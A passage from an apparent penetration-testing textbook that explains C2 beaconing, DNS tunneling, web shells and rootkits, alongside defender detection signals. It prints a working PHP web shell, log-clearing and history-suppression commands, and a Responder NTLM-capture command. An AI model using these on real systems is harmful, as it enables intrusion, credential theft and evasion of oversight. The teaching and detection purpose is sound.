
Figure 13.7: A redirector relays communication between an agent and the command-and-control server.
Figure 13.7 text description
Command and control (C2) coordinates tasks and results between an operator and an agent on a host. In the illustrated architecture, the agent contacts a redirector, a proxy that relays traffic to the C2 server. The operator uses the server to manage the agent. Replies return along the communication path. This is one possible architecture; a redirector is optional and does not make traffic undetectable.
Beaconing and Communication Channels
Rather than hold an open connection, most agents beacon: they check in with the C2 server at intervals, ask for work, run it, and return results. A long beacon interval is quiet and slow to respond. A short interval is responsive and easier to detect. Operators tune the interval to the engagement.
Agents blend into normal traffic by choosing channels that defenders expect to see:
- HTTPS beaconing looks like ordinary web traffic and hides content inside TLS. Operators often shape the requests to imitate a real application.
- DNS tunneling encodes data in DNS queries, which frequently pass through firewalls that block other outbound traffic.
- Other channels, including ICMP or messaging platforms, provide out-of-band paths when standard ones are blocked.
To resist takedown, operators place redirectors (proxy servers) in front of the real C2 server, so defenders who inspect a beacon see only the redirector's address. Domain categorization and valid TLS certificates further help traffic appear legitimate.
Reliable C2 is what separates a proof-of-concept shell from an engagement that models a capable adversary. It is also what threat hunters spend their time detecting: regular beacon timing, unusual DNS volume, and traffic to young or uncategorized domains are all C2 indicators.

Figure 13.8: Shorter beacon intervals create more check-ins within the same observation window.
Figure 13.8 text description
A beacon is an agent's periodic check-in with its command-and-control server. Over the same span of time, a shorter interval generates more check-ins and can reduce the wait for newly queued work. A longer interval generates fewer check-ins and can increase that wait. These schematic timelines compare frequency only. Detectability also depends on destinations, traffic patterns, content, and monitoring.
How DNS Tunneling Works
The Domain Name System (DNS) translates names into records such as IP addresses. A client sends a lookup to a recursive resolver, which obtains the answer through other DNS servers when necessary. An authoritative nameserver holds the answers for a particular domain. An allowed lookup that the resolver cannot answer from its cache can reach that domain's authoritative server. DNS tunneling uses this resolution path to carry data. Resolver policies, caching, and filtering determine whether the traffic reaches its destination.
An attacker who controls a domain and its authoritative server can receive data embedded in query names. The server can also return data through DNS answers, including text in TXT records or bytes represented in address records. This provides a channel for commands, acknowledgments, or exfiltration, the unauthorized transfer of data out of an environment.
Encoding Data in Subdomain Labels
A DNS name consists of labels, the sections separated by dots. A tunnel places encoded data in labels to the left of the attacker-controlled domain. Encoding converts bytes into a defined character representation that a receiver can reverse. It provides no confidentiality by itself.
You may recognize Base64 from encoded scripts or commands used for obfuscation, which makes their contents harder to recognize at a glance. Base32 follows the same general idea of representing bytes as text, using a smaller character set.
Base32 is a common choice for DNS tunneling because its letters A-Z and digits 2-7 work well in ordinary hostname labels. A Base32 decoder can accept either uppercase or lowercase letters, which fits DNS's case-insensitive handling of names. These properties make Base32 well suited to carrying encoded data in subdomains. The format is defined in RFC 4648, and the iodine project's documentation describes its use in a DNS tunnel.
Each label has a limit of 63 bytes, equivalent to 63 characters for the Base32 text used here. The complete DNS name also has a size limit. The domain suffix and tracking fields consume part of that space, so a larger message requires multiple queries.
Tracking and Reassembling Fragments
The tunnel adds metadata, fields that describe how to interpret the payload. Depending on the protocol, these fields identify the session or transfer, the fragment's sequence number or byte position, and when the transfer is complete. The receiver uses them to keep different transfers separate and recover the original order.
Consider this synthetic, unencrypted example. Transfer f1 contains two fragments, shown here arriving out of order:
s7.f1.p0002.o5xxe3de.tunnel.example
s7.f1.p0001.nbswy3dp.tunnel.example
| Part of the query name | Meaning in this example |
|---|---|
s7 |
Session identifier, grouping traffic from one tunnel session. |
f1 |
Transfer identifier, grouping fragments of one message. |
p0001 or p0002 |
Position of the fragment in that message. |
nbswy3dp or o5xxe3de |
Base32-encoded payload pieces representing hello and world. |
tunnel.example |
Fictional domain representing the receiver's DNS infrastructure. |
The receiver groups the queries by s7 and f1, places p0001 before p0002, and joins the encoded pieces. Base32 decoding then recovers helloworld. In a real protocol, an expected length, fragment count, or end marker helps the receiver determine whether it has the complete message. Reliable tunnels use acknowledgments and retries to recover missing data and recognize duplicates. The dnscat2 protocol provides one example using session identifiers, sequence numbers, and acknowledgments.
This label layout is illustrative. Actual tools may pack tracking fields inside an encoded message. DNS's own transaction ID matches a query with its reply; the tunnel supplies the additional information needed to reconstruct a larger transfer.
Encrypting the Payload Before Encoding
Encryption uses a key to transform readable data into ciphertext, a form intended to conceal the original content. An encrypted tunnel applies encryption before the final text encoding that carries the bytes through DNS. One possible arrangement is:
Original data -> encrypt -> Base32-encode -> split into labeled queries
Received queries -> put pieces in order -> decode -> decrypt
Some tools encrypt and encode individual messages separately, so the exact reassembly order depends on the protocol. Encryption also depends on the tool and configuration. For example, dnscat2 supports encrypted message bodies, while some identifying header fields remain visible after decoding.
For defenders, decoding an encrypted payload reveals ciphertext. Recovering the original content also requires the appropriate key and encryption details. DNS records alone may therefore support a finding of suspected tunneling without revealing which file, credential, or command the traffic carried.
Detecting the Transfer When Content Is Hidden
Defenders can investigate the observable behavior even when they cannot recover the payload. Useful signals include:
- Repeated long or random-looking labels, especially many distinct subdomains beneath the same parent domain.
- Query volume or timing that differs from the host's normal activity, including repeated bursts or regular check-ins.
- Repeated field patterns that may indicate session identifiers or changing fragment numbers.
- Unusual record-type use, such as frequent TXT queries, combined with other suspicious activity. Tunnels can also use address queries.
- DNS activity associated with an unexpected process, destination, or recent file-access event on the host.
Legitimate services can also generate long names and frequent queries. Correlate resolver logs with endpoint activity and the organization's normal traffic patterns before drawing conclusions. Preserve the full query names, timestamps, query types, responses, and originating host information where available. An external authoritative server may see the recursive resolver's address, so internal logs help identify the originating device. The investigation can establish suspicious transfer behavior while keeping the exact contents and amount of data lost as separate findings that require evidence. MITRE ATT&CK describes related behavioral signals in DNS command-and-control detection.

Figure 13.9: A DNS tunnel carries encoded data in queries and replies through the resolver path.
Figure 13.9 text description
The Domain Name System (DNS) resolves names using a resolver and authoritative servers. In a tunnel, an agent can place encoded data in query labels. An allowed, uncached lookup can reach the authoritative server for the operator-controlled domain, where the data is decoded. A DNS answer can carry return data. Caching, resolver behavior, filtering, and network policy can interrupt this path. The diagram simplifies the intervening DNS hierarchy and does not imply unrestricted DNS egress.
13.3 Backdoors and Tampering with Security Controls
Beyond scheduled tasks and services, attackers plant backdoors in application layers and work to blind the tools that would otherwise catch them. A tester exercises these techniques to measure whether the client's detection and response actually fire.
Web Shells
A web shell is a script placed in a web server's content directory that executes commands sent over HTTP. Because it runs inside the web server's process, it inherits that server's network position, which is often reachable from the internet.
<?php system($_GET['cmd']); ?>
An attacker uploads a file like this through a file-upload flaw or a writable directory, then sends commands as web requests. Web shells are attractive because they need no new service and reuse an allowed port. Defenders find them by monitoring web roots for new or modified files, by scanning for known shell signatures, and by watching for web server processes spawning command interpreters.
Attackers hide web shells by placing them in obscure paths, giving them innocuous names, and encoding their contents. Each of these evasions is also a detection opportunity, since encoded code inside a web directory is itself abnormal.

Figure 13.10: A web shell turns a web request into server-side command execution within the application's permissions.
Figure 13.10 text description
The operator sends a web request to a malicious script that the web application can execute. The script can invoke a command interpreter or other process, subject to the application's execution identity and operating-system controls. A web server process spawning an unexpected command interpreter is one detection clue. Uploading a file alone does not guarantee execution, and a web shell does not automatically grant administrator privileges.
Trojans, Rootkits, and Browser Extensions
A trojan is a malicious program disguised as legitimate software, sometimes by replacing a real system binary with one that keeps the original behavior and adds the attacker's. A rootkit operates deeper, often at the kernel level, to hide processes, files, and connections from the operating system and from security tools. Rootkits sit at the extreme reliability-and-concealment end of the scale, and they carry the highest installation privilege and the highest risk of destabilizing the host, which is why engagements use them rarely and only with explicit authorization.
A malicious browser extension persists inside the user's browser rather than the operating system. Once installed, an extension can read pages, capture form input, steal session cookies, and exfiltrate data, all from a process the user trusts. On managed fleets, attackers may push extensions through group policy.

Figure 13.11: Backdoors and concealment mechanisms can occupy different parts of a host.
Figure 13.11 text description
A malicious browser extension acts within the browser and the permissions it has obtained. A trojan presents malicious behavior as apparently legitimate software. A rootkit alters or intercepts system behavior to hide activity; implementations can operate in user space, the kernel, or other layers. The three schematic locations illustrate examples rather than a universal privilege or stealth ranking.
Tampering with Security Controls
To operate without triggering alerts, attackers reduce or disable the controls that watch them. A tester does this to answer a direct question: does interfering with the defenses get noticed?
- Endpoint protection evasion includes stopping or reconfiguring antivirus and endpoint detection and response (EDR) agents, adding exclusion paths, and bypassing the Windows Antimalware Scan Interface (AMSI) so that in-memory scripts are not scanned.
- Firewall changes open outbound paths for C2 or inbound paths for a bind shell, for example with
netshon Windows. - Log suppression clears or disables logging so that actions leave no record. On Windows this includes clearing the Security event log or turning off auditing.
# Clear the Security event log (an audited, high-signal action)
wevtutil cl Security
# Reduce shell history logging on Linux
unset HISTFILE
Tampering is loud when defenses are healthy. Clearing a log, stopping an EDR service, or disabling auditing are themselves high-value alerts. A mature security team treats "the logs stopped" as an incident, which is exactly the response a tester wants to measure.
Putting It Together: Testing Whether Defenses Respond
On an engagement scoped to evaluate detection, you deploy a web shell to a public-facing server, then attempt to add an antivirus exclusion and clear a security log on a workstation you control. You are not trying to stay hidden here. You are generating exactly the events a monitored environment should catch. Afterward you compare notes with the client's security team: which actions raised alerts, which were investigated, and how long each took. The findings are as much about the response process as about the individual techniques.

Figure 13.12: An authorized detection test connects a control change to observable telemetry and response.
Figure 13.12 text description
In the chapter's detection-focused scenario, the tester changes a security control or logging setting within the approved scope. Monitoring may observe the change itself, a service-state event, or an unexpected gap in expected telemetry. The security team checks whether an alert appeared, who investigated it, and how long the response took. Existing centralized records can remain available after a local log is cleared. The illustration shows a response workflow rather than a guaranteed detection.
13.4 Lateral Movement: Discovery and Pivoting
Lateral movement is expanding access from one compromised host to others. The goal is to reach systems that hold value, such as domain controllers, database servers, and administrator workstations. Movement follows two currencies: credentials that grant access to other hosts, and trust relationships that let one system act on another.
Discovering Targets and Credentials
Before moving, an attacker learns the neighborhood from the compromised host's point of view.
# Windows: current privileges, sessions, and reachable shares
whoami /priv
net use
net view /all

# Linux: listening services and active connections
ss -tlnp
Network discovery finds live hosts and services. In an Active Directory environment, LDAP enumeration maps users, groups, and computers, and tools like BloodHound turn that data into a graph of attack paths from where you are to where you want to be.
Credential discovery finds the keys for the next hop:
- Credential dumping extracts hashes and secrets from the compromised host, for example from memory or the local account database (covered in Chapter 8).
- Credential capture collects credentials in transit. Responder answers Windows name-resolution requests and captures the NTLM authentication that follows.
- String and file searches find passwords, API keys, and tokens in scripts, configuration files, and command histories.
# Capture NTLM authentication by answering broadcast name requests
responder -I eth0
